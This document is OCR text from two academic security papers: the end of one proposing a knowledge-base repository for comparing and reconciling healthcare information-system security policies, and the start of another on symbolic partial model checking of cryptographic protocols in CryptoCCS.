However, security issues may hinder HIS co-operation. Conflicting security policies may result in diminished interoperability and lack of trust. For example, a requirement of some HCE may be that all transmission of medical data through computer networks should be encrypted, whilst this is not the case for other HCE, or it is put on the basis of a different cryptosystem. On top of that, HCE would only accept to exchange sensitive medical data between them or with other organizations, if and only if the corresponding security policies ensure an equivalent level of protection.

1.2 Current Practice

The approach currently adopted by most organizations is to build customized security policies, which reflect their needs by extending the principles and guidelines suggested by generic security policies. Generic security policies [1] comprise of principles and abstract guidelines for protecting information systems. These policies, however, do not take into account the special technological and organizational context of each information system. Therefore, the generic policies should be further analyzed so as to provide for a system-specific security policy. Therefore, the purpose of a generic security policy is only to provide a baseline level of privacy and security.

Since the specific rules and measures included in each security policy are different, several conflicts may arise. Moreover, the level of protection provided by each of the system-specific security policies may differ significantly. It is, therefore, possible that the level of mutual trust is diminished and the exchange of information among HIS is obstructed. For the above reasons, it is necessary to develop mechanisms for comparing and analyzing security policies and detecting and resolving conflicts [2].

2 The Meaning and Nature of Security Policies

The term security policy refers to a variety of conceptual constructs, such as formal models, generic principles, or strategic security goals. In our perspective, the core component of a security policy is a set of compulsory guidelines and rules. Guidelines describe the measures to be taken for the protection of an IS. They usually take the form of authoritative statements, i.e. policy statements.

Rules (e.g. access control rules) are more precise than guidelines and can be represented formally. Security policies should have a goal and a set of security objectives. Moreover, security policies are based on a model of the pertinent IS. This model should include, at least, the main roles associated to security management, the assets to be protected, and the main activities or processes that utilize those assets.

Security policies do not specify in detail the particular tools and controls to be used. So, at least in the case of a HIS, security policies could be publicized without jeopardizing the security of the HIS. On top of that, there are several stakeholders that need to know the security policies adopted and the means to assess their effectiveness. These may include data protection authorities, i.e. public authorities that monitor and regulate the processing of personal information, medical associations, and patient organizations.

2.1 Reasons for Policies' Differentiation

As each organization develops its own security policy, the resulting policies differ in the degree of abstraction, granularity, and formality, using different terms and concepts. The reasons causing differentiation of policies are summarized in the sequel:

- *Level of formalization*. Policies can be expressed formally, or they consist of natural language statements. Translating natural language policy statements to a formal language looks like a promising solution. However, this translation entails the interpretation of policy statements and the resolution of ambiguities, which are inherent in natural language statements. Both actions result in diminishing the flexibility and the adaptability of the policy. This problem is equivalent to formalizing legislation and thus automating justice.
- *Policy paradigm*. Policies adopt different paradigms. The most common paradigm is the role-based paradigm. Following this paradigm, the policy provides rules applying to roles, instead of subjects. Then, additional rules are necessary for assigning roles to subjects under a specific context (e.g. for a specific time-frame). However, there are cases where this paradigm is not applicable. Consider, for example, the Chinese Wall security policy [3], which applies directly to subjects and it is thus not feasible to adapt it to the role-based paradigm. So, the adoption of other paradigms should not be excluded. These paradigms include subject-oriented policies (e.g. the Chinese-Wall security policy) and object-oriented policies.
- *Obligation and authorization*. Authorization policies are policies specifying the activities that a subject is allowed or not allowed to perform, whilst obligation policies specify the activities that a subject must or must not perform [4].
- *Granularity level*. Differences may, also, arise from the way a policy is defining the granularity of objects, activities, or roles. Policies may refer to a database or to a field in a table, to business activities, to read-write actions, to general roles, such as a 'physician', or to specific roles, such as 'chief pathologist in clinic A'.

The existence of such significant differences in policy formulation and representation makes the task of comparing and assessing security policies of different IS difficult. Forcing organizations to adopt a unique type of policy is not considered an option, since organizations should retain their autonomy. Instead, we provide a common conceptual model and a structured framework for representing security policies and thus facilitate the juxtaposition and assessment of policies. This is the basis of the Security Policies Repository that we shall present in the following paragraphs.

3 The Use of a Security Policies Repository

We propose a Security Policies Repository (SPR), which consists of a knowledge base storing the security policies of co-operating HIS (Fig. 1). Each HCE is responsible for developing and maintaining its own security policy. Third parties are not allowed to modify the policies, although they can query the knowledge base and retrieve information regarding the policies adopted by the specific HCE. The use of the SPR aims to:

1. Publicize the security policies of the involved parties (stakeholders).
2. Facilitate conflict detection and resolution.
3. Facilitate the assessment of the security policies' adequacy and effectiveness.
4. Facilitate negotiations aiming to achieve a satisfactory and uniform level of security and privacy protection.
5. Monitor the solutions that were provided for reconciling security policies.

The SPR provides a common pre-defined structured framework, as presented in the following section, for the representation of security policies, based on a common conceptual model. Furthermore, it provides for a system for storing and managing security policies. Thus, HCE wishing to join a group of co-operating HCE should register with the SPR and submit its own security policy. The protection level can then be assessed either by the co-operating HCE or by an independent third party. Moreover, policy conflicts can be detected and resolved in a collaborative way. The SPR is supported by a co-ordination team, which is responsible for maintaining the SPR and may also provide facilitation services for negotiations between HCE.




Fig. 1. The SPR model

4 Implementation of the SPR

The SPR has been developed using ConceptBase [5], a deductive object manager for knowledge management. ConceptBase supports O-Telos, a knowledge representation language [6], [7]. The decision to use a knowledge representation language for developing SPR was based on the fact that O-Telos:

- Allows for the definition of a common conceptual model that forms the basis for expressing different security policies in a well-structured way. Thus, it allows for harmonization of policy representation without restricting the diversification of policies.
- Supports the representation and maintenance of both, guidelines expressed as natural language statements, and formal rules. The latter are represented in the SPR as well-formed formulas in first order logic, utilizing the deductive mechanism provided by ConceptBase.
- Supports hierarchies of concepts through a generalization/specialization mechanism. Thus, rules expressed in abstract terms (e.g. agent, role, etc.) apply directly to derivative concrete objects (e.g. Security Officer X).
- Supports temporal knowledge, so it is possible to keep record of all modifications.

4.1 Features of O-Telos

A knowledge base in O-Telos consists of propositions, which are statements representing beliefs. Propositions are of two kinds: individuals and attributes. Individuals are intended to represent entities, while attributes represent binary relationships between entities or other relationships.

A proposition is defined as a quadruple with the following components: “from”, “label”, “to” and “when”. For example, the proposition *p:[Bob, job, security officer, 16 March 2000]* is interpreted as “from(p) = Bob”, “label(p) = job”, “to(p) = security officer” and “when(p) = 20 March 2003”.

Propositions in O-Telos are organized by utilizing three conceptual tools, namely: *aggregation, classification and generalization*. Collecting attributes that have a common proposition as a source performs aggregation, thus providing support to build structured objects. As an example, consider the following O-Telos declaration that introduces a token named Bob with attributes having as source the individual Bob.

```
TELL Bob IN EmployeeClass
WITH
    job: 'security officer';
    address : 'Patission 76';
    city : Athens
END
```

Classification requires each proposition being an instance of one or more generic propositions or classes. Classes are themselves propositions and therefore instances of other more abstract classes. Generally, propositions are classified into tokens (propositions having no instances and intended to represent concrete entities in the domain of discourse), simple classes (propositions having only tokens as instances), metaclasses (having only simple classes as instances), meta-metaclasses, and so on.

In the above declaration the token Bob belongs to a class named EmployeeClass that should also be defined by a TELL declaration. Classes can be specialized along generalizations or ISA hierarchies. For example,

```
TELL Subject isA Entity
WITH
   attribute
     subjectName : NameClass
END
```

means that a Subject is an entity with all entity attributes (as defined in the Entity Class declaration), plus a name, which is an instance of the Name Class. Note that isA hierarchies are orthogonal to the classification dimension. In addition, O-Telos provides operations such as TELL, UNTELL and RETELL, used to extend or modify a knowledge base, and also RETRIEVE and ASK, which can be used to query it.

4.2 Conceptual Model

A security policy in the SPR consists of the following basic elements: *Objective*, *Guideline*, *Rule,* and *Domain*.

Objectives
The "Objectives" are derived from the organization's strategy towards security. They express this strategy and the associated security goals in a concrete and precise way.

Guidelines
"Guidelines" are expressed in natural language in the form of 'policy statements'. They are instructions on activities to be or not to be performed, procedures to be followed and decisions to be made. Guidelines in the SPR follow a three level structure: the first level comprises of abstract guidelines, which come from generic security policies; the second level guidelines are concrete statements while the third level guidelines represent implementation options. Each guideline belongs to a category and is assigned a unique code. This structure facilitates the comparison of security policies and the assessment of their effectiveness. We may, for example, examine the completeness of the policy by examining if it provides guidelines covering all categories.

Rules
Rules in the SPR are represented as formal rules, expressed in first-order logic. The SPR can check for possible violations of rules automatically, something that cannot be realized with guidelines. An indicative rule declaration in O-Telos is the following.

```
TELL StarProperty isA Rule
WITH
 attribute, rule
   ruledef: $(exists ag/Agent act1,act2/Activity
               o,p/Object
             (act1 in BLPpolicy.domain.activity) and
             (o in act1.object) and
```

```
                (ag in act1.agent) and
                (act1 type Read) and
                (act2 in BLPpolicy.domain.activity) and
                (p in act2.object) and
                (ag in act2.agent) and
                (act2 type Write) and
                not(o.securityclass lowerEqual
                    p.securityclass))
                 ==> (StarProperty in FailedRule)
            $
END
```

Domain

Each policy has a range of applicability, called its "security domain". In addition, policies incorporate a model of the corresponding security domain. In the SPR, the security domain model comprises of the following interrelated elements: *Objects*, *Agents* and *Activities*. Objects are resources controlled by the policy. They are the assets of the information system, which need protection and include data, software, and hardware assets. In order to allow for policies following different paradigms to be represented in the SPR, we have included two more related concepts: *Subjects* and *Roles*.

Subjects refer to acting entities, usually people, or processes that act on behalf of some people. *Roles* are abstract descriptions of entities, such as managers, doctors, nurses, etc. Usually, role-based policies provide rules for deciding whether a subject should be assigned a role at a particular situation.

Agents are subjects that have been assigned a role, thus being a more abstract concept. Therefore, an agent can be equivalent to a role if it refers to any subject assuming this role and on the other hand an agent can be equivalent to a subject if it refers to that subject regardless of the roles it has been assigned to. Agents are hierarchically structured with the isA relationship. For example, if *nurse* is an agent name, then we may declare that *ward-A nurse* isA *nurse* and, automatically, all rules regarding nurses will also apply to the ward-A *nurse*.

Activities are performed by agents and use objects (i.e. resources). Activities can be as general as "managing a hospital" or as concrete as "read-access" of a subject to an object. In the latter case, activities are equivalent to actions. The basic conceptual model of the SPR is presented in Fig. 2.

5 Conflict Management Strategies

Conflict management comprises of a) conflict detection and b) conflict resolution. It can be realized through the following steps:

1. Resolution of conflicting objectives.
2. Semantic heterogeneity resolution.
3. Resolution of domain overlapping.
4. Antagonism reconciliation.




Fig. 2. Basic conceptual model of the SPR

5.1 Step I: Resolution of Conflicting Objectives

The detection and resolution of conflicting security objectives is a prerequisite for addressing more specific conflicts. Although this process cannot be performed automatically, the SPR facilitates the process through the structured representation of security objectives.

5.2 Step II: Semantic Heterogeneity Resolution

It is normal for policies that have been conceived and formulated by different authors to use concepts and terms differently. Due to this fact many conceptual discrepancies may arise. Examples of conceptual discrepancies include the homonyms problem, where two diverse entities are referred with the same term, and the synonyms problem, where different terms refer to the same entity. The detection of discrepancies can be considered as an instance of the semantic heterogeneity problem.

That is how to decide whether given incomplete and heterogeneous sets of representation symbols refer to the same underlying reality [8]. Various techniques have been proposed for detecting and resolving semantic conflicts in areas such as multiple requirement specifications [9] and multiple database systems, e.g. federated databases [10].

5.3 Step III: Resolution of Domain Overlapping

Domains consist of activities performed by agents that use resources (i.e. objects). Domain overlapping is a common cause of conflict occurring when two or more policies apply to the same domain elements. The problem arises when agents performing an activity have to obey conflicting rules posed by different policies. These conflicts can be resolved by adopting one of the following methods:

– *Policy modification*. One of the policies is either modified or cancelled. This procedure involves negotiations that may lead to mutual agreements on the needed modifications.

- *Domain separation*. Domains can be separated by splitting the activities, for which a conflict exists, into two or more activities that belong to different domains.
- *Prioritizing and regulating policies*. The enforcement of policies could be regulated through predefined priority sets or specialized rules. These sets or rules may be recorded in *meta-policies,* (i.e. policies about policies), which are also stored in the SPR.

5.4 Step IV: Antagonism Reconciliation

Antagonism refers to conflicts arising when security policies compete over the control of objects and agents. This is similar to domain overlapping, but whilst domain overlapping refers to conflicting rules for the same activities performed by the same agents on the same objects, antagonism refers to conflicts that concern the same objects or agents for different activities. Another case of antagonism is when different policies allow the same subject to assume several conflicting roles.

6 Policy Assessment

Another contribution of SPR is its potential use for the assessment of security policies. The structured way, in which policies are expressed within the SPR, facilitates the process of assessing the completeness and effectiveness of security policies. The assessment process should consider issues, such as:

1. Are the declared objectives compatible with the existing legislation, codes of conduct and, if there are such, generic security policies?
2. Are the existing rules and guidelines sufficient for the achievement of the declared objectives?
3. Are all the necessary categories of guidelines covered by specific guidelines?
4. In case IS claims to follow a generic security policy, are there rules and guidelines for achieving the required specialization of the generic security policy in an effective way?
5. Does the domain model describe adequately the actual domain of application?
6. Are all domain elements sufficiently controlled by the policy?
7. Is the policy implemented correctly?

Policy assessment can be performed by any of the parties registered with the SPR. However, it is suggested that preferred policies are identified and assured by authorized third parties only. Policy assessment does foster trust between HCE, as well as between patients and HCE. This is a prerequisite for HIS co-operation as well as for the effective operation of any HIS alone.

7 Conclusions

We have presented the Security Policies Repository (SPR), a system facilitating the modeling, storage, and management of multiple security policies. The SPR supports the juxtaposition of security policies, in order to detect, analyze, and resolve conflicts,

and to compare and negotiate the protection level offered by the IS of each co-operating party.

SPR is built around a knowledge base, which provides a common conceptual model and a structured framework for representing policies and, on top of that, the tools for managing policies.

The SPR aims at supporting co-operation of Healthcare Information Systems in different contexts. However, it can be used in several cases of co-operative IS, especially when diverse security policies hinder IS co-operation. Using SPR, it is possible to:

1. Publicize the security policies to all interested parties (stakeholders).
2. Detect and potentially resolve policy conflicts.
3. Assess the adequacy and effectiveness of the security policies in use.
4. Facilitate negotiations aiming to achieve an adequate level of security and privacy.
5. Record the solutions that were provided for reconciling security policies.

Further research could focus on developing a comprehensive Security Policies Management System, based on the SPR, which will support automatic conflict detection, negotiation, and conflict resolution.

Further research may focus on developing a method for assessing the completeness and effectiveness of security policies, based on the framework provided by the SPR.

References

1. Kokolakis, S., Gritzalis, D., Katsikas, S.: Generic security policies for healthcare information systems. *Health Informatics Journal*, Vol. 4, No. 3 (1998) 184–195
2. Kokolakis, S., Kiountouzis, E.A.: Achieving interoperability in a multiple-security-policies environment. *Computers & Security*, Vol. 19, No. 3 (2000) 267–281
3. Brewer, D., Nash, M.: The Chinese Wall Security Policy. In *Proc. of the 1989 IEEE Symposium on Security and Privacy*, IEEE Press (1989) 206–214
4. Lupu, E., Sloman, M.: Conflicts in policy-based distributed systems management. *IEEE Transactions of Software Engineering*, Vol. 25, No. 6 (1999)
5. Jarke, M., Gallersdorfer, R., Jeusfeld, M., Staudt, M., Eherer, S. ConceptBase: A deductive object base for metadata management. *Journal of Intelligent Information Systems*, Vol. 4, No. 2 (1995) 167–192
6. Mylopoulos, J., Borgida, A., Jarke, M., Koubarakis, M. Telos: Representing knowledge about information systems. *ACM Transactions on Information Systems*, Vol. 8, No. 4 (1990) 325–362
7. Jeusfeld, M., Jarke, M., Nissen, H., Staudt, M.: ConceptBase: Managing conceptual models about information systems. In Berns, et al. (Eds), *Handbook of Architectures of Information Systems*, Springer-Verlag (1998)
8. Gangopadhyay, D., Barsalou, T.: On the semantic equivalence of heterogeneous populations in multimodel, multidatabase systems. *SIGMOD Record* Vol. 20, No. 4 (1991)
9. Spanoudakis, G., Constantopoulos, P.: Integrating specifications: A similarity reasoning approach. *Automated Software Engineering Journal*, Vol. 2, No. 4 (1995) 311–342
10. Sheth, A., Larson, J.: Federated database systems for managing distributed, heterogeneous and autonomous databases. *ACM Computing Surveys,* Vol. 22, No. 3 (1990)

Symbolic Partial Model Checking for Security Analysis *

Fabio Martinelli

Istituto di Informatica e Telematica – C.N.R.
Area della ricerca di Pisa, Via G. Moruzzi 1, Pisa, Italy
Fabio.Martinelli@iit.cnr.it
Phone: +39 050 315 3425; Fax: +39 050 315 2593

Abstract. In this paper, we present a symbolic version of the Hennessy-Milner logic for expressing security properties. The models of the logic are CryptoCCS processes with their symbolic semantics. We study the model checking problem and partial model checking techniques for the logic.

1 Introduction

One of the main problems in the analysis cryptographic protocols is the uncertainty about the possible enemies or malicious users that may try to interfere with the normal execution of a protocol. The verification problem for a security property may be naturally expressed as a verification problem for open systems as advocated in [9,10,11]. Indeed, for every possible enemy X we have that

$$S \,|\, X \quad \models \quad F \tag{1}$$

where S is a process in a concurrent language with $|$ as parallel composition operator, as CCS (e.g., [13]), F is a temporal logic formula and $\models$ is the truth relation between processes and formulas. Roughly, if we imagine that F specifies that the system under investigation is secure, then the previous statement requires that the system S in "composition" with whatever intruder X is still secure.

The universal quantification makes it difficult to deal with such verification problems. A verification approach based on partial model checking and satisfiability procedures for temporal logic has been proposed in [9,10,11]. Basically, partial model checking is a technique which enables us to project the property that a compound system must enjoy in a property that one of the components has to satisfy. More formally, we can find a formula $F//_S$ s.t.

$$S \,|\, X \models F \quad \text{iff} \quad X \models F//_S$$

* Work partially supported by Microsoft Research Europe (Cambridge); by MIUR project "MEFISTO"; by MIUR project " Tecniche e strumenti software per l'analisi della sicurezza delle comunicazioni in applicazioni telematiche di interesse economico e sociale"; by CNR project "Strumenti, ambienti ed applicazioni innovative per la società dell'informazione" and finally by CSP with the project "SeTAPS".

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 122–134, 2003.

Thus, (1) is reduced to a satisfiability (validity) checking problem. For certain classes of formulas, especially the ones that express reachability properties, such a satisfiability problem can be efficiently solved.

We defined in [9,10] a variant of CCS process algebra suitable to model cryptographic protocols, i.e. CryptoCCS. In [8], a symbolic semantics for Crypto-CCS has been given. In a symbolic semantics, usually the set of possible messages that a process may receive in input is implicitly denoted by some kind of symbolic representation (e.g., see [3]). On this representation several operations are possible that mimic the concrete semantics (usually based on explicit replacing of variables with messages). Clearly, there must be an agreement between the concrete semantics and the symbolic one. A symbolic semantics is usually more technically challenging than the corresponding concrete one. However, analyzing with the symbolic representation is usually more efficient than with the explicit one; moreover, as in the case of cryptographic protocols, the symbolic semantics often allows to finitely describe infinite sets of messages that otherwise could not be explicitly treated.

In this paper we develop a version of the Hennessy-Milner logic [2] suitable for describing security properties. We then extend the analysis approach based on partial model checking (e.g., see [10,11]) to such a symbolic logic. We stress that we do not have a built-in notion of the intruder. In our framework, an intruder could be any term of the algebra. This makes our approach, in principle, not uniquely tailored for security analysis. Moreover, to the best of our knowledge this is the first attempt to provide a symbolic technique to partial model checking problems.

The rest of the paper is organized as follows. Section 2 recalls the symbolic semantics for Crypto-CCS based on list of constraints and the necessary technical tools to analyze such constraints. Section 3 introduces the symbolic Hennessy-Milner logic. Section 4 presents the analysis for checking security properties through symbolic partial model checking. Finally, Section 5 gives some concluding remarks.

2 Symbolic Semantics for Crypto-CCS

This section recalls the symbolic semantics for CryptoCCS defined in [8].

Our model consists of a set of sequential agents able to communicate among each other by exchanging messages. We decided to parameterize the value passing CCS calculus through a set of inference rules for coping with the variety of different cryptosystems. For the application of these rules, we added a new construct to the language.

2.1 Messages and Inference Systems

Here, we define the data handling part of language. Messages are the data manipulated by agents. We introduce also the notion of inference system which models the possible operations on messages. Formally, as messages we consider the terms of a given algebra (with the usual definitions).

Inference System. Agents are able to obtain new messages from the set of messages produced or received through an inference system. This system consists in a set of inference schemata. An inference schema can be written as:

$$r = \frac{m_1 \quad \dots \quad m_n}{m_0}$$

where $m_1, \dots, m_n$ is a set of premises (possibly empty) and m_0 is the conclusion. Consider a substitution ρ then let $m\rho$ be the message m where each variable x is replaced with $\rho(x)$. Given a sequence of closed messages $m'_1, \dots, m'_n$, we say that a closed message m can be inferred from $m'_1, \dots, m'_n$ through the application of the schema r (written as $m'_1, \dots, m'_n \vdash_r m$) if there exists a substitution ρ s.t. $m_0\rho = m$ and $m_i\rho = m'_i$, for $i \in \{1, \dots, n\}$. Given an inference system, we can define an inference function $\mathcal{D}$ s.t. if ϕ is a finite set of closed messages, then $\mathcal{D}^R(\phi)$ is the set of closed messages that can be deduced starting from ϕ by applying only rules in R. In Table 1, we present the usual inference system for modeling shared-key encryption within process algebras (e.g., see [5,14,15]). Rule $(pair)$ is used to construct *pairs* while Rules (fst) and (snd) are used to split pairs; Rule (enc) is used to construct encryptions and Rule (dec) is used to decrypt messages.

Table 1. A simple inference system

$$\frac{x \quad y}{(x,y)}(pair) \quad \frac{(x,y)}{x}(fst) \quad \frac{(x,y)}{y}(snd)$$

$$\frac{x \quad y}{\{x\}_y}(enc) \qquad \frac{\{x\}_y \quad y}{x}(dec)$$

2.2 Agents and Systems

We define the control part of our language for the description of cryptographic protocols. Basically, we consider (compound) systems which consist of sequential agents running in parallel. The terms of our language are generated by the following grammar:

$$\begin{aligned}
&(\text{Compound systems:})\ S ::= S \setminus L \mid S_1 \mid S_2 \mid A_\phi \\
&(\text{Sequential agents:})\ A ::= \mathbf{0} \mid p.A \mid [m_1 \dots m_n \vdash_r x]A_1 \\
&(\text{Prefix constructs:})\ p ::= c!m \mid c?x
\end{aligned}$$

where $m, m_1, \dots, m_n$ are *closed* messages or variables, x is a variable, C is a finite set of channels with $c \in C$, ϕ is a finite set of messages, L is a subset of C.

We briefly give the informal semantics of sequential agents and compound system as well as some static constraints on the terms of the language.

- $\mathbf{0}$ is the process that does nothing.
- $p.A$ is the process that can perform an action according to the particular prefix construct p and then behaves as A:

  - $c!m$ allows the message m to be sent on channel c.
  - $c?x$ allows messages m to be received on channel c. The message received substitutes the variable x.
- $[m_1 \dots m_n \vdash_r x]A_1$ is the inference construct. If, applying a case of inference schema r with the premises $m_1 \dots m_n$, a message m can be inferred, then the process behaves as A_1 (where m substitutes x). This is the message-manipulating construct of the language for modeling cryptographic operations.
- A compound system $S \setminus L$ allows only external actions whose channel is not in L. The internal action τ, which denotes an internal communication among agents, is never prevented.
- A compound system $S \mid S_1$ performs an action a if one of its sub-components performs a. A synchronization or internal action, denoted by the symbol τ, may take place whenever S and S_1 are able to perform two complementary, i.e. send-receive, actions.
- Finally, the term A_ϕ represents a system which consists of a single sequential agent whose knowledge, i.e. the set of messages which occur in its term A, is described by ϕ. The agent's knowledge increases as it receives messages (see rule (?)), infers new messages from the messages it knows (see rule $\mathcal{D}_1$). Sometimes we omit to represent agent's knowledge when this can be easily inferred from the context.

We assume on the process terms some well-formedness conditions that can be statically checked. In particular the inference construct $[m_1 \dots m_n \vdash_r x]A_1$ binds the variable x in A_1. The prefix construct $c?x.A$ binds the variable x in A. We assume that each variable may be bound at most once. For every sequential agent A_ϕ, we require that all the closed messages and free variables (i.e., not bound) that appear in the term A belong to its knowledge ϕ. A sequential agent is said to be closed if ϕ consists only of closed messages.

2.3 Symbolic Semantics

In the symbolic semantics, we may have some CryptoCCS terms that present in their knowledge ϕ some variables. The actual values that can be substituted to the variables in order to have a common CryptoCCS process will be denoted through a symbolic language. This language will encode the possible substitutions from variables to closed messages. For instance, we can denote that a variable x may be the application of the message constructor F to every message by simply requiring $x \in F(y)$. Indeed, variable y is not constrained and so its value can range over all possible messages. We can also join two constraints: e.g., $x \in F(y), y \in m$ (where m is closed) simply represents that x must be equal to $F(m)$ and y to m. During the analysis of a security protocol is also useful to be able to express that a variable may store whatever message one can deduce from a certain set of messages. This enable us to model what an intruder may send to the system under attack by using the set of messages it has already acquired during the computation, i.e. its knowledge ϕ. Indeed, we use

Table 2. Symbolic operational semantics, where the symmetric rules for $|_1, |_2, \backslash_1$ are omitted

$$(!_{\mathsf{s}})\ \frac{}{(c!m.A)_\phi \xrightarrow{\mathbf{true}:c!m}_{\mathsf{s}} (A)_\phi} \qquad (?_{\mathsf{s}})\ \frac{}{(c?x.A)_\phi \xrightarrow{\mathbf{true}:c?x}_{\mathsf{s}} (A)_{\phi\cup\{x\}}}$$

$$(\mathcal{D}_{\mathsf{s}})\ \frac{(A_1)_{\phi\cup\{x\}} \xrightarrow{M:\alpha}_{\mathsf{s}} (A_1')_{\phi'}}{([m_1 \ldots m_n \vdash_r x]A_1)_\phi \xrightarrow{M,N:\alpha}_{\mathsf{s}} (A_1')_{\phi'}} \quad N = \mathrm{constr}(r,(m_1,\ldots,m_n),x)$$

$$(|_{1\mathsf{s}})\ \frac{S \xrightarrow{M:\alpha}_{\mathsf{s}} S'}{S \mid S_1 \xrightarrow{M:\alpha}_{\mathsf{s}} S' \mid S_1} \qquad (|_{2\mathsf{s}})\ \frac{S \xrightarrow{M:c!m}_{\mathsf{s}} S' \quad S_1 \xrightarrow{N:c?x}_{\mathsf{s}} S_1'}{S \mid S_1 \xrightarrow{M,N,x\in m:\tau}_{\mathsf{s}} S' \mid S_1'} \qquad (\backslash_{1\mathsf{s}})\ \frac{S \xrightarrow{M:c!m}_{\mathsf{s}} S' \quad c \notin L}{S \setminus L \xrightarrow{M:c!m}_{\mathsf{s}} S' \setminus L}$$

$x \in \mathsf{D}^R(\{t_1,\ldots,t_n\})$ to express that x can be deduced by applying the rules in R from the messages $\{t_1,\ldots,t_n\}$. Such contraints on variables may be extended to constraints on terms, i.e. we may require that $F(x) \in \mathsf{D}^R(\{t_1,\ldots,t_n\}), G(z) \in y$ and so on.

The lists of constraints on the set of possible substitutions, ranged over by $M, N, \ldots$, may be defined as follow:

$$M ::= C, M \mid \epsilon$$
$$C ::= \mathbf{false} \mid \mathbf{true} \mid t \in t' \mid t \in \mathsf{D}^R(\{t_1,\ldots,t_n\})$$

where $t, t', t_1, \ldots, t_n$ are messages (possibly open). Lists of constraints are used to represents (possibly infinite) sets of substitutions from variables to closed messages. Let $Substs$ be such set of substitutions. The semantics $[\![M]\!]$ of list of constraints M is defined as follows:

$$[\![\epsilon]\!] \doteq Substs, \quad [\![C,M]\!] \doteq [\![C]\!] \cap [\![M]\!], \quad [\![\mathbf{true}]\!] \doteq Substs, \quad [\![\mathbf{false}]\!] \doteq \emptyset$$
$$[\![t \in t']\!] \doteq \{\sigma \mid t\sigma \in \{t'\sigma\}\}$$
$$[\![t \in (\mathsf{D}^R(\{t_1,\ldots,t_n\}))]\!] \doteq \{\sigma \mid t\sigma \in \mathcal{D}^R(\{t_1\sigma,\ldots,t_n\sigma\})\}$$

The symbolic semantics for Crypto-CCS is given in Table 2, where $S \xrightarrow{M:\alpha}_{\mathsf{s}} S'$ means that S may evolve through an action α in S' when the constrains in M are satisfied. The function $constr(r,(m_1,\ldots,m_n),x)$, with $r \doteq m_1' \ldots m_n' \vdash m_0'$, defines the list of constraints imposed by the rule r and is defined as:

$$m_1'' \in m_1, \ldots, m_n'' \in m_n, x \in m_0''$$

where $m_i'' = m_i'\sigma'$ and σ' is a renaming of the variables in the terms m_i with totally fresh ones (we omit here the technical details for the sake of clarity).

As a notation we also use $S \overset{C;\gamma}{\mapsto}_{\mathsf{s}} S'$ if γ is a finite sequence of actions $\alpha_i, 1 \leq i \leq n$ and $C = M_1, \ldots, M_n$ is a list of constraints s.t. $S = S_0 \xrightarrow{M_1:\alpha_1}_{\mathsf{s}} \ldots \xrightarrow{M_n:\alpha_n}_{\mathsf{s}} S_n = S'$.

2.4 Symbolic Analysis

In order to develop a decidable verification theory, we need to compute when a list of constraints is consistent or not, i.e. there exists a substitution σ which

enjoys it. To obtain such result we will assume some restrictions on the class of inference systems. Here we use the terminology of [4] about inference systems. Given a well-founded measure on messages, we say that a rule

$$r \doteq \frac{m_1 \quad \dots \quad m_n}{m_0}$$

is a S-rule (*shrinking* rule), whenever the conclusion has a smaller size than one of the premises (call such premises *principal*); moreover all the variables occurring in the conclusion must be in all the principal premises. The rule r is a G-rule (*growing* rule) whenever the conclusion is strictly larger than each of the premises, and each variable occurring in the premises must also be in the conclusion.

Definition 1. *We say that an inference system enjoys a G/S property if it consists only of G-rules and S-rules, moreover whenever a message can be deduced through a S-rule, where one of the principal premises is derived by means of a G-rule, then the same message may be deduced from the premises of the G-rule, by using only G-rules.*

Several of the inference systems used in the literature for describing cryptographic systems enjoy this restriction.

It is worthy noticing that using G-rules for inferring the principal premises of an S-rules, is unuseful. Thus, shrinking rules may be significantly applied only to messages in ϕ and to messages obtained by S-rules. However, since the measure for classifying the S-rules is well founded then such application phase would eventually terminate.

Consistency Check. We will be interested in establishing whether or not a list of constraints is satisfiable. There are several formats for the lists of constraints whose satisfiability problems can be easily solved.

We say that a list M of constraints is in *normal form* (*nf* for short) whenever the followings hold:

- the left hand side of each constraint is a variable,
- each variable occurs in the left hand side at most once,
- each deduction which occurs in the right hand side only consists of $G-rules$.

We say that a list M of constraints is in *simple* normal form (*snf* for short) if it is in normal form and moreover all the constraints but **false** are of the form $x \in t$.

